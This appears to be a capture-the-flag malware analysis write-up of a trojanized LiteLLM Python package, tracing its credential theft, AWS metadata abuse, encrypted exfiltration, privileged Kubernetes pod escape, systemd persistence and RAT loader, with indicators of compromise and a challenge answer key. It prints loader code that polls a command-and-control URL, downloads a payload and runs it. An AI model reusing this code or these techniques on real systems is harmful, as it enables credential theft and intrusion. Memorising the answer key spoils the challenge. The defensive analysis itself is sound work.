

Shadow of LiteLLM — Malware Analysis Write-up


1. Introduction

Shadow of LiteLLM

The **Shadow of LiteLLM** challenge investigates a supply-chain compromise involving trojanized versions of the LiteLLM Python package. The malicious package contains multiple stages designed to execute on the victim system, collect sensitive information, abuse cloud and Kubernetes credentials, establish persistence, and communicate with attacker-controlled infrastructure.

The investigation was performed through **static analysis** of the supplied challenge file. The embedded Base64-encoded Python payloads were decoded using **CyberChef**, allowing the different stages of the malware to be examined without executing the malicious code.

The analysis revealed the following attack chain:



The challenge demonstrates how a seemingly legitimate software package can be used as an initial infection vector and subsequently leveraged to access credentials, cloud resources, Kubernetes environments, and establish persistent remote access.

2. Initial File Analysis

The investigation began with the supplied `Challenge.zip` archive. After extracting the archive using the provided password, a file named `challenge` was obtained.


The file was then examined using **Detect It Easy (DIE)** to determine its file type and identify whether it contained a conventional executable structure.

Detect It Easy Analysis

DIE identified the file as **plain text**, rather than a standard PE executable.

This was an important observation because it suggested that the file's functionality was likely contained directly within its text content or hidden through encoding rather than compiled into a conventional executable format.

Detect It Easy showing the extracted file as plain text



3. Extracting the Malicious Python Script

After opening the file, a large amount of encoded content was observed. The content appeared to be **Base64-encoded**, indicating that the actual Python code was hidden inside an encoded layer.

Instead of executing the file, the encoded content was copied into **CyberChef** and decoded using the Base64 operation.

Base64 Decoding

The first decoding stage revealed Python code containing another encoded payload, including a variable named:

B64_SCRIPT

This showed that the malware was not a single straightforward script. Instead, it used a **multi-stage structure**, where one script decoded and executed another payload.

CyberChef decoding the first Base64 layer

The screenshot shows the CyberChef web interface. The 'Recipe' panel on the left has 'From Base64' selected. The 'Input' panel on the right contains a large block of Base64-encoded text. The 'Output' panel on the right shows the decoded Python script, which includes imports for subprocess, tempfile, os, base64, and sys, and a large block of Base64-encoded text assigned to the variable PUB_KEY_CONTENT.

The decoded Python script contained functionality for:

- Creating temporary working directories
- Decoding the next-stage payload
- Executing the decoded Python code
- Encrypting collected information
- Encrypting the session key
- Creating an archive
- Exfiltrating the archive to an external server

This provided the first clear indication that the file was designed to perform more than simple reconnaissance.

4. Decoding the Second Stage

The embedded B64_SCRIPT was then decoded separately using CyberChef.


The second-stage Python script revealed extensive **system and credential reconnaissance** functionality.

It searched for sensitive files and configuration data related to:

- SSH
- Git
- AWS
- GCP
- Azure
- Docker
- Kubernetes
- Databases
- CI/CD platforms
- Cryptocurrency wallets
- Shell history
- Private keys and certificates

The script also contained functionality for communicating with the **AWS EC2 Instance Metadata Service (IMDS)** and interacting with Kubernetes APIs.

CyberChef decoding the embedded B64_SCRIPT payload



At this point, the malware's purpose became much clearer: **obtain credentials and sensitive configuration data that could provide access to additional systems and cloud resources.**

5. Recovering the Persistence/RAT Loader

The second-stage payload contained another encoded variable named:

PERSIST_B64

Decoding this value revealed the persistence/RAT loader.

The recovered script contained:

```
C_URL = "https://checkmarx.zone/raw"
TARGET = "/tmp/pglog"
STATE = "/tmp/.pg_state"
```

The loader initially sleeps for **300 seconds**, then periodically contacts the attacker-controlled server to obtain a URL for the next-stage payload.

It downloads the payload to:

```
/tmp/pglog
```

and records the previously downloaded URL in:

```
/tmp/.pg_state
```

The script then executes the downloaded file as a background process.

CyberChef decoding PERSIST_B64 and revealing the RAT loader

The screenshot shows the CyberChef web interface. The 'Recipe' panel on the left has 'From Base64' selected. The 'Input' panel contains a long Base64 string. The 'Output' panel shows the decoded Python script, which is a RAT loader. The script imports urllib, os, subprocess, and time. It defines C_URL, TARGET, and STATE. A function g() attempts to fetch a payload from C_URL. A function e(1) is also defined. The script ends with a loop and a sleep.

This confirmed that the malware employed a **multi-stage payload delivery mechanism**, with the initial package ultimately leading to a persistent loader capable of retrieving additional malware from the attacker's infrastructure.

6. Stage 1 - Execution and Reconnaissance

After decoding the first-stage Python payload, the next step was to determine how the malware executed its secondary payload and what information it attempted to collect from the compromised system.

The script imports Python's `subprocess` module and uses it to create a background child process.

6.1 Background Process Creation

The first-stage payload uses:

```
subprocess.Popen(...)
```

`Popen()` allows the malware to start another process without waiting for that process to finish. This is useful for malware because it allows execution to continue in the background.

The script also uses:

```
stdout=subprocess.DEVNULLstderr=subprocess.DEVNULL
```

This redirects both standard output and standard error to `DEVNULL`, preventing the spawned process from displaying its output.

Therefore:

- **Function used to spawn the background process:** `subprocess.Popen`
 - **Constant used for both `stdout` and `stderr`:** `subprocess.DEVNULL`
-

6.2 File Collection Helper

The second-stage payload contains a helper function named:

```
def emit(path):
```

The function first checks whether the supplied path is a regular file. If the file exists and can be accessed, it reads its contents and writes them to the script's output.

The relevant behavior is:

```
st=os.stat(path)if not stat.S_ISREG(st.st_mode): return
```

followed by:

```
with open(path,'rb') as fh:data=fh.read()
```

This function is important because it is repeatedly used by the malware to collect potentially sensitive files.

Function responsible for reading and outputting an existing file: `emit`

6.3 Recursive File Searching

The malware also contains a custom recursive traversal function:

```
def walk (roots,max_depth,match_fn):
```

This function walks through directories, calculates the directory depth, and applies a matching function to files encountered during traversal.

When a file satisfies the supplied condition, it is passed to `emit()`:

```
if match_fn(fp,fn):emit(fp)
```

The use of a maximum depth helps control how far the malware searches through the filesystem.

Function responsible for recursive directory traversal: `walk`

6.4 Initial System Reconnaissance

Before searching for credentials, the malware collects basic information about the compromised host.

It executes commands including:

```
hostname  
pwd  
whoami  
uname -a  
ip addr  
ip route
```

It also executes:

```
printenv
```

This provides information about:

- Hostname
- Current working directory
- Current user
- Operating-system/kernel information
- Network interfaces
- Routing information
- Environment variables

The environment variables are particularly useful because cloud credentials and configuration values are sometimes exposed through environment variables.

6.5 Credential Discovery

After basic reconnaissance, the malware searches for credentials and configuration files.

Some of the targeted locations include:

```
~/.ssh/  
~/.aws/  
~/.git-credentials  
~/.gitconfig  
~/.docker/config.json  
~/.config/gcloud/  
~/.azure/
```

It also searches for database credentials, shell histories, private keys, certificates, CI/CD configuration files, and cryptocurrency wallet data.

This demonstrates that the malware is not simply gathering system information. It is specifically looking for **credentials and secrets that can be used to expand access beyond the initially compromised environment**.

7. AWS Instance Metadata Service (IMDSv2) Abuse

During the credential discovery phase, the malware specifically checks whether it is running within an **AWS EC2 environment**. It does this by communicating with the **AWS Instance Metadata Service (IMDS)** available at:

```
http://169.254.169.254/
```

The malware uses **IMDSv2**, which requires a session token before metadata can be accessed.

7.1 Requesting the IMDSv2 Token

The script creates a request to:

```
http://169.254.169.254/latest/api/token
```

The request uses the HTTP method:

```
PUT
```


and includes the header:

```
X-aws-ec2-metadata-token-ttl-seconds: 21600
```

The value 21600 specifies the token's requested time-to-live in seconds.

This gives us:

Finding	Value
HTTP method	PUT
Token TTL	21600 seconds

7.2 Retrieving the IAM Role Name

After obtaining the IMDSv2 token, the malware requests the IAM role information from:

```
/latest/meta-data/iam/security-credentials/
```

The response provides the name of the IAM role associated with the EC2 instance.

The malware then uses that role name to request the corresponding temporary security credentials:

```
/latest/meta-data/iam/security-credentials/{role_name}
```

This is significant because **temporary IAM credentials can provide the attacker with access to AWS resources according to the permissions assigned to that role.**

The malware therefore attempts to turn access to the compromised EC2 environment into access to associated AWS resources.

7.3 Why This Matters

The attack is not limited to stealing files from the local machine.

The malware checks for cloud credentials because a compromised workload may have permissions to access other AWS services. The script subsequently contains AWS API functionality targeting services such as:

- **AWS Secrets Manager**
- **AWS Systems Manager (SSM)**

This indicates an attempt to move from the compromised workload into the surrounding cloud environment.

8. Data Encryption and Exfiltration

After collecting information, the malware does not immediately send the raw collected data. The outer script creates a temporary **session key** and uses symmetric encryption to protect the collected information.

The script invokes OpenSSL with:

```
aes-256-cbc
```

and uses PBKDF2 for key derivation.

Therefore, the symmetric encryption algorithm and mode used by the malware are:

AES-256-CBC

The session key itself is then encrypted using the attacker's embedded RSA public key with **RSA-OAEP**.

The encrypted files are packaged into:

```
tcpip.tar.gz
```

8.1 Exfiltration

The malware uses `curl` to send the archive to:

```
https://models.litellm.cloud/
```

The request uses:

```
POST
```

and identifies the uploaded data as:

```
Content-Type: application/octet-stream
```

The filename is supplied through:

```
X-Filename: tcpip.tar.gz
```

The archive itself is uploaded using:

```
--data-binary
```

This provides a relatively clear exfiltration chain:

```
Collected Data
↓
AES-256-CBC Encryption
↓
Session Key → RSA-OAEP Encryption
↓
tpcp.tar.gz
↓
POST
↓
models.litellm.cloud
```

9. Kubernetes Discovery & Privileged Pod Abuse

After collecting credentials and cloud-related information, the malware also checks whether it can access a **Kubernetes environment**.

The script searches for Kubernetes configuration files, service-account tokens, certificates, and namespace information. If valid Kubernetes credentials are available, it can communicate directly with the Kubernetes API.

9.1 Kubernetes Enumeration

The malware attempts to retrieve information such as:

- Kubernetes configuration
- Service-account token
- CA certificate
- Current namespace
- Kubernetes secrets
- Available namespaces
- Secrets belonging to those namespaces

This allows the attacker to determine what resources are available within the Kubernetes cluster and whether the compromised credentials provide sufficient privileges.

9.2 Targeting the Kubernetes Node

The important part of the attack is that the malware does not stop at the Kubernetes API.

It creates a malicious Pod targeting the:

kube-system

namespace.

The generated Pod name follows the prefix:

node-setup-


followed by part of the target node's name.

For example, the structure is:

node-setup-{node_name}

This is where the distinction between a **Pod** and a **Node** becomes important.

A Kubernetes **Node** is the underlying physical or virtual machine that runs Kubernetes Pods.



The attacker abuses a privileged Pod to gain access to the underlying Node.

9.3 Privileged Pod Configuration

The malicious Pod is configured with several highly dangerous privileges.

The manifest enables:

```
hostPID: true
hostNetwork: true
```

and runs a **privileged container**.


It also mounts the host's root filesystem:

/

inside the container at:

```
/host
```

Conceptually:



Because the host filesystem is mounted inside the container, files belonging to the underlying Node can be accessed through `/host`.

This provides the attacker with a path from **Kubernetes-level access to the underlying host**.


9.4 Installing Persistence on the Node

Once the host filesystem is accessible, the malicious Pod writes the persistent Python loader into:

```
/host/root/.config/sysmon/sysmon.py
```

It then creates a systemd service on the host so that the malicious script is automatically started and restarted.

This is an important transition in the attack:



The Kubernetes component therefore provides the attacker with a mechanism to **move from a compromised workload into the underlying Kubernetes Node and establish persistence there**.

10. Persistence Mechanism

The malware uses **systemd** to maintain persistence on the compromised host.

The service is designed to start the malicious Python loader and automatically restart it if the process terminates.

The service contains:

```
Description=System Telemetry Service
```

The use of the innocent-sounding description "**System Telemetry Service**" helps the malicious service appear less suspicious.

The service configuration also contains:

```
Restart=always  
RestartSec=10
```

This means systemd will continuously attempt to restart the malicious process, with a **10-second delay** between restart attempts.

The malicious loader itself is stored under the user's `.config` directory as:

```
~/.config/sysmon/sysmon.py
```

For the root account targeted in the Kubernetes persistence mechanism, this resolves to:

```
/root/.config/sysmon/sysmon.py
```

11. RAT Loader & Command-and-Control Communication

The final decoded stage revealed a lightweight **RAT loader** whose primary purpose is to periodically contact an attacker-controlled server and retrieve a URL for the next-stage payload.

The loader contains the following configuration:

```
C_URL = "https://checkmarx.zone/raw" TARGET = "/tmp/pglog" STATE =  
"/tmp/.pg_state"
```

This gives us three important indicators:

- **C2 polling URL:** `https://checkmarx.zone/raw`
 - **Downloaded payload:** `/tmp/pglog`
 - **State file:** `/tmp/.pg_state`
-

11.1 Initial Delay

Before contacting the C2 server for the first time, the loader deliberately waits:

```
time.sleep(300)
```

The value 300 represents **300 seconds**, or **5 minutes**.

This delay can help prevent the malware from immediately generating network activity after installation.

Initial C2 delay: 300 seconds

11.2 C2 Polling

The loader then repeatedly contacts:

```
https://checkmarx.zone/raw
```

It sends a request with a browser-like User-Agent:

```
headers={'User-Agent': 'Mozilla/5.0'}
```

The response is expected to contain a URL pointing to the next-stage payload.

The loader only accepts the response if it begins with:

```
http
```

This URL is then passed to the download function.

11.3 Downloading the Next Stage

The malicious URL is downloaded using:

```
urllib.request.urlretrieve(l, TARGET)
```

The downloaded file is saved as:

```
/tmp/pglog
```

The file permissions are then changed to executable:

```
os.chmod(TARGET, 0o755)
```

Finally, the payload is executed as a separate background process:

```
subprocess.Popen(  
    [TARGET],  
    stdout=subprocess.DEVNULL,  
    stderr=subprocess.DEVNULL,  
    start_new_session=True  
)
```

This means the loader can retrieve and execute a **new payload without requiring the original package to contain the final C2 agent directly.**

11.4 State Tracking

The malware maintains a hidden state file:

```
/tmp/.pg_state
```

Before downloading a new payload, it checks whether this file exists and reads the previously downloaded URL.

```
if os.path.exists(STATE):  
    with open(STATE, "r") as f:  
        prev = f.read().strip()
```

The new URL is only downloaded when it differs from the previously recorded URL.

This helps prevent the loader from repeatedly downloading the same payload.

After a successful download, the URL is written to the state file.

11.5 Polling Interval

After each polling cycle, the loader waits:

```
time.sleep(3000)
```

3000 seconds is approximately **50 minutes.**

Therefore, the loader:

```
Start
↓
Sleep 300 seconds
↓
Contact checkmarx.zone
↓
Retrieve next-stage URL
↓
Download → /tmp/pglog
↓
Execute payload
↓
Save URL → /tmp/.pg_state
↓
Sleep 3000 seconds (~50 min)
↓
Repeat
```

There is also a simple filtering condition:


"youtube.com" not in l

The loader therefore avoids downloading URLs containing `youtube.com`.

12. Final Attack Chain

At this point, the complete behavior of the malware can be summarized as follows:

```
Trojanized LiteLLM Package
↓
Malicious Python Code Executes
↓
Decode Embedded Payload
↓
System Reconnaissance
↓
Credential & Secret Discovery
↓
AWS IMDSv2 / Cloud Enumeration
↓
Collect Sensitive Data
↓
AES-256-CBC Encryption
↓
tpcp.tar.gz
↓
Exfiltration to models.litellm.cloud
↓
Kubernetes Credential Discovery
```



The analysis shows that the malware is **multi-stage**, with each stage serving a different purpose: initial execution, reconnaissance and credential collection, cloud/Kubernetes abuse, persistence, and finally retrieval of the attacker's next-stage C2 payload.

13. Indicators of Compromise (IOCs)

Type	Indicator
Malicious package versions	LiteLLM 1.82.7, 1.82.8
Exfiltration domain	models.litellm.cloud
C2 domain	checkmarx.zone
C2 URL	https://checkmarx.zone/raw
RAT payload	/tmp/pglog
State file	/tmp/.pg_state
Persistence script	~/.config/sysmon/sysmon.py
Kubernetes namespace	kube-system
Pod prefix	node-setup-
Archive	tpcp.tar.gz
Systemd service description	System Telemetry Service

15. Challenge Questions & Answers

The following table consolidates the findings obtained during the static analysis.

#	Question	Answer
---	----------	--------

#	Question	Answer
1	Python function used to spawn background child process	subprocess.Popen
2	Constant passed to both stdout and stderr	subprocess.DEVNULL
3	Helper function that reads and outputs a file	emit
4	Recursive directory traversal helper	walk
5	HTTP method for AWS IMDSv2 token request	PUT
6	IMDSv2 token TTL value	21600
7	IAM role metadata path	/latest/meta-data/iam/security-credentials/
8	Symmetric encryption algorithm and mode	AES-256-CBC
9	Encrypted exfiltration bundle filename	tpcp.tar.gz
10	Exfiltration endpoint domain	models.litellm.cloud
11	Content-Type used during exfiltration	application/octet-stream
12	Persistent RAT loader path	~/.config/sysmon/sysmon.py
13	systemd service Description	System Telemetry Service
14	Initial RAT loader sleep	300 seconds
15	RAT loader C2 domain	checkmarx.zone
16	Downloaded C2 agent path	/tmp/pglog
17	Hidden state file	/tmp/.pg_state
18	Kubernetes namespace targeted	kube-system
19	Malicious Pod naming prefix	node-setup-
20	sysmon.service RestartSec value	10 seconds

16. Conclusion

The **Shadow of LiteLLM** challenge demonstrated a multi-stage supply-chain attack in which a trojanized Python package was used as the initial execution vector.


The malicious code first performed system reconnaissance and searched extensively for credentials and sensitive configuration files. It then attempted to access AWS Instance Metadata Service and other cloud resources, collected sensitive information,

encrypted the collected data using **AES-256-CBC**, and exfiltrated it to attacker-controlled infrastructure.

The malware also targeted Kubernetes environments. After obtaining Kubernetes access, it attempted to deploy privileged Pods in the `kube-system` namespace. By combining privileged execution, host PID/network access, and a host filesystem mount, the attacker could access the underlying Kubernetes Node and establish persistence through a systemd service.

Finally, the persistent loader periodically contacted `checkmarx.zone`, downloaded the next-stage payload to `/tmp/pglog`, and executed it.

The main takeaway from the investigation is that the compromise was **not simply a vulnerable server being exploited by a script**. The initial vector was a **compromised software package**, after which the malware leveraged whatever credentials, cloud permissions, and Kubernetes privileges were available.



This makes the challenge a useful example of how a software supply-chain compromise can develop into a broader **cloud, container, and host compromise**.